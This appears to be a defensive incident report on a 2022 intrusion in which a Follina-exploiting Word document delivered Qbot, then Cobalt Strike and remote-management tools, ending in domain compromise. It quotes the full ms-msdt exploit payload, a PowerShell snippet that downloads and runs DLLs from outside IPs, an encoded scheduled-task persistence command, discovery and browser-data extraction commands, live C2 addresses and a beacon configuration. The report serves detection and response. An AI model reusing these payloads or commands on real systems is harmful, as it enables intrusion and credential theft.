adfind cobaltstrike Qbot

Follina Exploit Leads to Domain Compromise

October 31, 2022

In early June 2022, we observed an intrusion where a threat actor gained initial access by exploiting the CVE-2022-30190 (Follina) vulnerability which triggered a Qbot infection chain.

Qbot, also known as Qakbot or Pinksliplot is actively developed and capable of a number of functions from reconnaissance, lateral movement, data exfiltration, to delivering other payloads acting as an initial access broker. Qbot is regarded by US CERT as being one of the 2021 Top Malware Strains in Alert (AA22-216A). In the past we've covered other intrusion cases where Qbot was used as an initial access vector. See our reports titled "Qbot and Zerologon Lead To Full Domain Compromise" and "Qbot Likes to Move It, Move It".

In this intrusion, soon after execution of the Qbot payload, the malware established C2 connectivity and performed discovery activity on the beachhead host. Along the way, the threat actors pivoted to multiple systems and installed remote management tools such as NetSupport and Atera Agent, and utilized the ubiquitous Cobalt Strike for maintaining access to the network. The intrusion lasted 2

days, and the attackers ultimately showed interest in accessing sensitive documents hosted on a file server, after which, they exited the environment.

Case Summary

In this intrusion, a threat actor abused the CVE-2022-30190 (Follina) vulnerability, where exploit code was embedded inside a malicious Word document to gain initial access. We assess with medium to high confidence that the documents likely arrived by the means of thread-hijacked emails from distribution channels used by TA570.

Upon execution of the weaponized Word document, a HTML file was retrieved from a remote server containing a PowerShell payload. The payload contains base64-encoded content and is used to download Qbot DLLs inside the user's Temp directory. The Qbot DLL was executed via regsvr32.exe and the activity was immediately followed by injection into legitimate processes (explorer.exe) on the host.

The injected process spawned Windows utilities such as `whoami` , `net.exe` and `nslookup`, to perform discovery activity and also established connection to Qbot C2 servers. Almost an hour later, the threat actors leveraged a Windows built-in utility, `esentutl.exe`, to extract browser data, a technique also observed in earlier cases. [1][2]

Qbot used scheduled task creation as a persistence mechanism. The scheduled task contained a PowerShell command referencing multiple C2 IP addresses stored as base64-encoded blob in randomly named keys under the HKCU registry hive.

After this activity, the threat actor proceeded with the remote creation of Qbot DLLs over SMB on multiple hosts throughout the environment. They then added multiple folders to the Windows Defender exclusions list on each of the infected machines to evade defenses, as we have seen before with Qbot. Remote services were then used to execute the DLLs.

A Cobalt Strike server connection was witnessed within the first hour, but it wasn't until after lateral movement occurred that activity from that server began. Utilities such as `nltest.exe` and `AdFind` were executed by the injected Cobalt Strike process (explorer.exe). The injected process was also used to access the LSASS system process. Then, the threat actors installed a remote management tool named NetSupport Manager. Within 20 minutes of the installation, the threat actor moved laterally to the domain controller via a Remote Desktop session.

On the domain controller, the tool Atera Remote Management was deployed, a popular tool used by attackers for controlling victim machines. This was the last adversarial activity observed for the day.

The threat actors checked-in early the next day and downloaded a tool named Network Scanner by SoftPerfect on a domain controller. The tool was executed, which ran a port scan across the network. Finally, the threat actors connected to one of the file share servers via RDP and accessed sensitive documents.


No further attacker activity was observed before the threat actors were evicted from the environment.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Qbot, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.


We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline


Follina Exploit Leads to Domain Compromise
Day 1
14:54 UTC Initial Access: Follina exploit embedded in Word doc
C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE
C:\Windows\System32\msdt.exe
14:55 UTC Process Injection and Execution
Injected Process: sdiagnhost.exe
104.36.229.139:80
85.239.55.228:80
185.234.247.119:80
"C:\Windows\system32\regsvr32.exe" C:\Users\<Redacted>\AppData\Local\Temp\t2.A
15:02 - 15:11 UTC Discovery Commands
whoami /all
cmd /c set
net view /all
ipconfig /all
net share
nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.DOMAIN
net localgroup
netstat -nao
route print
net group /domain
net group "Domain Computers" /domain
C:\Windows\System32\cmd.exe /C c:\windows\sysnative\nltest.exe /domain_trusts /all_trusts
15:09 UTC Command and Control
Cobalt Strike from injected explorer.exe
190.123.44.126:443
16:09 UTC Esentult.exe interaction with Windows Web Cache
esentutl.exe /r V01 /l"C:\Users\<Redacted>\AppData\Local\Microsoft\Windows\WebCache"
16:10 UTC Persistence: Scheduled Task Creation
schtasks.exe /Create /F /TN "{E9ADEA37-C329-4967-9CF5-268ZDA7D97BE}"
powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\SOFTWARE\Benfouacgqj.rxftejkhydnwmpt)))
16:23 UTC Lateral Movement: Remote Creation and Execution of DLLs
regsvr32.exe -s \\x.x.x.x\C$\xyxfdflkdidigs.dll
regsvr32.exe -s \\x.x.x.x\C$\liidfxngjotktx.dll
16:24 UTC Defense Evasion: Addition of exclusion paths
C:\Windows\system32\reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"
C:\Users\<Redacted>\AppData\Roaming\Microsoft\Gexud
C:\Users\<Redacted>\AppData\Roaming\Microsoft\Paeiw
16:55 - 16:57 UTC Discovery Activity via Cobalt Strike
net group "domain controllers" /dom
net group "domain admins" /dom
C:\Windows\system32\cmd.exe /C ping -n 1 <Hostname>
C:\Windows\system32\cmd.exe /C C:\intel\adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > C:\intel\domain.csv
17:03 UTC Credential Access: Cobalt Strike accessing LSASS
Named Pipe: \postex_4c14 | Process: C:\Windows\SysWOW64\explorer.exe
Named Pipe: \postex_4c14 | Process: C:\Windows\system32\WerFault.exe
Process Accessed: LSASS
17:15 UTC Installation of Remote Access Tool
NetSupport Manager
17:35 UTC Lateral Movement to Domain Controller
via RDP
17:42 UTC Atera RMM dropped on the domain controller
C:\Users\<Redacted>\Documents\setup_undefined.msi
Day 2
06:27 UTC Discovery: Port Scanning
C:\users\<Redacted>\downloads\netscan_portable\64-bit\netscan.exe
06:50 UTC Lateral Movement to File Share Server
via RDP
06:52 UTC Accessed sensitive documents on the file server
Using Wordpad, Notepad++ and Internet Explorer

Analysis and reporting completed by @pigerlin, @yatinwad and @_pete_0.

Infection graph:



Initial Access

Ever since the disclosure of the Follina vulnerability (CVE-2022-30190) earlier this year, threat actors have been known to leverage the flaw in various phishing campaigns. Delivery of this intrusion was linked to TA570, using hijacked email threads to deliver the initial payload. This intrusion started after a Word document, weaponized with Follina exploit code, was used to deliver and infect the host with Qbot malware.

When dealing with a Word document based on the OOXML format, associated files and folders are stored within a compressed ZIP archive. These items can be easily extracted by using an arbitrary zip utility like `unzip` . One of the embedded files that requires inspection during the analysis of a Follina maldoc, is named `document.xml.rels`

```
$ unzip doc532.docx -d extract
Archive:  doc532.docx
  inflating: extract/[Content_Types].xml
  inflating: extract/docProps/app.xml
  inflating: extract/docProps/core.xml
  inflating: extract/word/document.xml
  inflating: extract/word/fontTable.xml
  inflating: extract/word/settings.xml
  inflating: extract/word/styles.xml
  inflating: extract/word/webSettings.xml
  inflating: extract/word/theme/theme1.xml
  inflating: extract/word/_rels/document.xml.rels
  inflating: extract/_rels/.rels
```

This “relationship” (RELS) file contained an external reference to a remote HTML file, configured to be retrieved and loaded when the Word document is opened, or viewed in Preview Mode.

At the bottom of the retrieved HTML page source, the script tag was defined and contained malicious JavaScript code that called the `ms-msdt` scheme.

```
ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=?
IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-
Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+
[char]58+'Unicode.GetString([System.Convert]'+[char]58+
[char]58+'FromBase64String('+
[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADo
ALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKAByAGEAbgBkAG8AbQApAC4A
ZABhAHQAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAc
AA6AC8ALwA4ADUALgAyADMAOQAuADUANQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALg
BkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcAcgAgAGgAdAB
0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABv
```

```
AG0AKQAuAGQAYQB0ACAALQBPAHUAdABGAGkAbABlACAAJABwAFwAdAAyAC4AQQA7AHIAZQBnA
HMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJABwAFwAdAAxAC
4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAuAEEA'+
[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/Syst
em32/mpsigstub.exe"
```

When a system is vulnerable to Follina (CVE-2022-30190), the code will be interpreted and executed by `msdt.exe` (Microsoft Support Diagnostic Tool). A good detection opportunity is to monitor for this process being spawned by a Microsoft Office application such as `WINWORD.EXE`

In our case, the payload contained base64-encoded PowerShell code. The decoded payload is also logged in EventID 4104 (script block logging) upon execution by the PowerShell engine.

The Follina payload was designed to download Qbot libraries from three different URLs, drop the files inside the user's temp directory, and finally execute the DLLs using `regsvr32.exe`

```
$p = $Env:temp
iwr http://104.36.229.139/$(random).dat -OutFile $p\t.A
iwr http://85.239.55.228/$(random).dat -OutFile $p\t1.A
iwr http://185.234.247.119/$(random).dat -OutFile $p\t2.A
regsvr32 $p\t.A
regsvr32 $p\t1.A
regsvr32 $p\t2.A
```

Execution

Upon execution of the MSDT payload, a new instance of the `sdiagnhost.exe` (Scripted Diagnostics Native Host) was spawned. This process was ultimately responsible for invoking the Follina payload, starting, in our case, three child instances of `regsrv32.exe` .

After execution of the payload, the XML file `PCW.debugreport.xml` was created in the `%localappdata%\Diagnostics.` directory. This file can serve as a valuable artifact when analyzing Follina exploitation (attempts). The payload, preceded by its recursive path, can be found in the `TargetPath` element of this XML-file. The payload configured to execute on the system is embedded in this file.

Persistence

Qbot maintained persistence by creating scheduled tasks across multiple endpoints. An example of a command that was executed can be seen below:

```
schtasks.exe /Create /F /TN "{E9ADEA37-C329-4967-9CF5-2682DA7D97BE}" /TR
"cmd /c start /min \"\" powershell.exe -Command
IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64S
tring((Get-ItemProperty -Path
HKCU:\SOFTWARE\Benfouqcgq).rxftejkhydnwmpt)))
```

The scheduled task creation events were recorded in the `Microsoft-Windows-TaskScheduler/Operational` log.

Inspection of the scheduled task showed that PowerShell referenced a registry key with a random generated value. This value differed from endpoint to endpoint:

The data of this registry key consisted of a base64-encoded string:

Decoding the base64-encoded string revealed a significant number of QBot's C2 IPv4 addresses and ports:

C2 IPv4s are provided in the IoC section of this report.

The SysWow64\Explorer.exe process was also observed cycling through a number of domains – indicated by the DNS requests with a QueryStatus of RCODE:0 (NO ERROR).

In addition, several connectivity checks were made to email relay services:

Defense Evasion

As reported earlier this year, QBot is known for using process hollowing. In this case, the 32-bit version of explorer.exe (indicated by the use of C:\Windows\SysWOW64) was started in a suspended state, which was then used as a target for injection.

Inspecting memory dumped from the host, the injected processes were easy to discover using Volatility and the malfind module. Looking for output that included explorer.exe and contains the VAD tag PAGE_EXECUTE_READWRITE and MZ headers in the memory space, common attributes observed for process injection in memory.

The injected explorer.exe process was used to spawn and inject into additional instances of explorer.exe (32-bit). An example event can be seen below. Source PID 11672 belonging to QBot, injected a DLL into PID 3592, which we discovered was part of Cobalt Strike C2 communication

Using the injected process id's, and process names, we can then match that to the network connections observed using the volatility netscan module, discovering both the injected Qbot (PID 3992) and Cobalt strike (PID 5620) explorer processes. (The data below comes from a different host than the prior log.)

Various folders were added as an exclusion for Windows Defender, commonly used by QBot, as a 'drop zone' for both execution and persistence.

Credential Access

Qbot attempted to steal credentials from the Credentials Manager.

On one of the targeted systems, the injected explorer process opened a handle with suspicious access rights to a thread in the LSASS process. Credential dumping tools like Mimikatz often request this level of access and corresponds to the following access rights:

- PROCESS_VM_READ (0x0010)
- PROCESS_QUERY_INFORMATION (0x0400)
- PROCESS_QUERY_LIMITED_INFORMATION (0x1000)
- PROCESS_ALL_ACCESS (0x1fffff)

We observed the LSASS process interaction from the injected Explorer process at two different access levels, 0x1410:

In addition, on one host, the average LSASS interaction, with access right 0x1FFFFF (PROCESS_ALL_ACCESS) by the explorer process was ~13K every two hours. A significant volume of events.

The article "You Bet Your Lsass: Hunting LSASS Access" by Splunk details examples of LSASS credential dumping.

Discovery

The following discovery commands were initiated by Qbot through the injected process on the beachhead system:

```
whoami /all
cmd /c set
net view /all
ipconfig /all
net share
nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.DOMAIN
net localgroup
netstat -nao
route print
net group /domain
net group "Domain Computers" /domain
C:\Windows\System32\cmd.exe /C c:\windows\sysnative\nltest.exe
/domain_trusts /all_trusts
```

Later, more discovery commands were observed from the Cobalt Strike injected process on another victim system:

```
net group "domain controllers" /dom
net group "domain admins" /dom
C:\Windows\system32\cmd.exe /C ping -n 1 <Redacted>
```

On the same host, AdFind was executed to enumerate all computer objects in the Active Directory domain:

On second day of the intrusion, threat attackers downloaded a tool named Network Scanner (netscan.exe) by SoftPerfect on the domain controller, using Internet Explorer.

The tool was used to trigger another port scan, this time targeting TCP ports 445 and 3389.

Periodic requests to api.ipify.org were observed throughout the intrusion by the SysWOW64\Explorer process and by the ATERA agent. Ipify.org can be used to determine the public facing IPv4 address of the network. We've observed the use of ipify.org in previous cases.

Lateral Movement

Qbot DLLs were created remotely from the beachhead host and saved in the administrative C$ share of other hosts within the network.

This activity was also clearly visible in Zeek SMB File data in the network.

A local service was also registered on each of the targeted systems, configured to execute the Qbot DLL using `regsvr32.exe`

The following Suricata signatures identified both the remote file creation and service registration events:

- `ET RPC DCERPC SVCCTL - Remote Service Control Manager Access`
- `ET POLICY SMB Executable File Transfer ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement`

Execution of the new service was observed shorty after invoking the Qbot DLL.

The threat actor also used RDP to pivot between systems on the network such as a domain controller and a file server.

The creation of the `rdpclip.exe` process on the target host is another indication that a RDP connection was successful. The start of this process by a non-human account is another great detection opportunity.

Collection

Qbot used various information stealing modules to extract sensitive information from the beachhead host.

Outlook was started, possibly to steal e-mail messages. However, we could not find evidence to conclusively support this.

Qbot also used the Windows built-in utility `esentutl.exe` to extract browser data from Internet Explorer and Microsoft Edge:

```
esentutl.exe /r V01 /l"C:\Users\
<redacted>\AppData\Local\Microsoft\Windows\WebCache" /s"C:\Users\
<redacted>\AppData\Local\Microsoft\Windows\WebCache" /d"C:\Users\
<redacted>\AppData\Local\Microsoft\Windows\WebCache"
```

On a file server, we observed the threat actor manually inspecting files using various built-in viewers. For example, for viewing PDF files, Internet Explorer was used to view these files. For

DOCX files, WordPad was used.

An indication that these files were viewed locally on the network, was the presence of the 'OpenWith' process:

Command and Control

The following C2 IP-addresses/domains belonging to Qbot were recorded during this intrusion:

```
144.202.3[.]39
subject: CN=pesqfbmfk.us,OU=Mklbwanvv Kibn Fykniqfvki,C=FR,
issuer: CN=pesqfbmfk.us,O=Jgi Vwmmuia Inc.,L=Rnhsjsu Bbrwua,ST=QQ,C=FR
ja3: 72a589da586844d7f0818ce684948eea
ja3s: 8ed408107f89c53261bf74e58517bc76
```

```
176.67.56[.]94
domain: visdeirun.net
issuer: Scau Lofoefo Cubhfilnb Ixtfb
ja3: 72a589da586844d7f0818ce684948eea
ja3s: 7c02dbae662670040c7af9bd15fb7e2f
```

```
72.252.157[.]93
subject: CN=rfhmw.biz,OU=Yoefut,C=ES,
issuer: CN=rfhmw.biz,O=Umalauqv Tyv LLC.,L=Ojaomei Xyaik,ST=LO,C=ES
ja3: 72a589da586844d7f0818ce684948eea
ja3s: 7c02dbae662670040c7af9bd15fb7e2f
```

```
90.120.65[.]153
subject: CN=jaubai.net,OU=Naha,C=AU,
```

```
issuer: CN=jaubai.net,O=Riwi Ohbptdbe LLC.,L=Bia,ST=PX,C=AU
ja3: 72a589da586844d7f0818ce684948eea
ja3s: 7c02dbae662670040c7af9bd15fb7e2f
```

```
67.209.195[.]198
domain: visdeirun.net
issuer: Aigmx Ijocl Ooeymfx Eiav LLC.
ja3: 72a589da586844d7f0818ce684948eea
ja3s: 7c02dbae662670040c7af9bd15fb7e2f
```

The (default) named pipe `postex_4c14` was observed from a Cobalt Strike injected explore.exe process.

After dumping one of the injected explorer.exe processes, we were able to extract the beacon configuration using the 1768.py tool, by Didier Stevens.

More details about this IP-address:

```
190.123.44[.]126
certificate.version: 3,
certificate.serial: 048734AF86D7FBFE4F2161FA60799FD94C5C,
certificate.subject: CN=mssfr.icu,
certificate.issuer: CN=R3,O=Let's Encrypt,C=US,
certificate.not_valid_before: 1653499104,
certificate.not_valid_after: 1661275103,
certificate.key_alg: rsaEncryption,
certificate.sig_alg: sha256WithRSAEncryption,
certificate.key_type: rsa,
certificate.key_length: 2048,
certificate.exponent: 65537,
san.dns: [
mssfr.icu,
ns1.mssfr.icu,
ns2.mssfr.icu,
ns3.mssfr.icu,
ns4.mssfr.icu
]
ja3: 72a589da586844d7f0818ce684948eea
ja3s: ae4edc6faf64d08308082ad26be60767
```

Cobalt Strike config:

```
{
  "beacontype": [
```

```
      "HTTPS"
    ],
    "sleeptime": 50845,
    "jitter": 33,
    "maxgetsize": 2796804,
    "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
    "license_id": 426352781,
    "cfg_caution": false,
    "kill_date": null,
    "server": {
      "hostname": "190.123.44.126",
      "port": 443,
      "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCCECwaMVRPp+F4nPGpvBL6UPyzeC6MLum3
9i8TGRcleTtJowVYODCJ3sJPL/0ZAPx+tvaxyzR4wfwGUsPKf9AClWbCWREmZzCyYq2G9RPsG
C94ywE68mFQJk3qjZH0scYOVcLz5snPsRWn5U2joATJesQWQ/EnQMZadYFa73i8YQIDAQABAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=="
    },
    "host_header": "",
    "useragent_header": null,
    "http-get": {
      "uri": "/maximum.png",
      "verb": "GET",
      "client": {
        "headers": null,
        "metadata": null
      },
      "server": {
        "output": [
          "print",
          "prepend 600 characters",
          "base64",
          "netbios"
        ]
      }
```

```
  },
  "http-post": {
    "uri": "/dividend",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA=",
  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\WerFault.exe",
    "spawnto_x64": "%windir%\\sysnative\\WerFault.exe"
  },
  "process-inject": {
    "allocator": "VirtualAllocEx",
    "execute": [
      "CreateThread",
      "RtlCreateUserThread",
      "CreateRemoteThread"
    ],
    "min_alloc": 29879,
    "startrwx": false,
    "stub": "pJ9URfAanzJA7qnkbuZsgQ==",
    "transform-x86": [
```

```
      "prepend '\\x90\\x90\\x90\\x90\\x90\\x90'"
    ],
    "transform-x64": [
      "prepend '\\x90\\x90\\x90\\x90\\x90\\x90'"
    ],
    "userwx": false
  },
  "dns-beacon": {
    "dns_idle": null,
    "dns_sleep": null,
    "maxdns": null,
    "beacon": null,
    "get_A": null,
    "get_AAAA": null,
    "get_TXT": null,
    "put_metadata": null,
    "put_output": null
  },
  "pipename": null,
  "smb_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA=",
  "stage": {
    "cleanup": true
  },
  "ssh": {
    "hostname": null,
    "port": null,
    "username": null,
    "password": null,
    "privatekey": null
  }
}
```

The remote admin tool named client32.exe (NetSupport Manager) and its associated libraries were dropped on a workstation in the `C:\ProgramData\MSN Devices` directory.

The exchanged network traffic was unencrypted and contained the custom user-agent `NetSupport Manager/1.3`

The threat actor installed and enabled the Atera RMM agent on the domain controller.

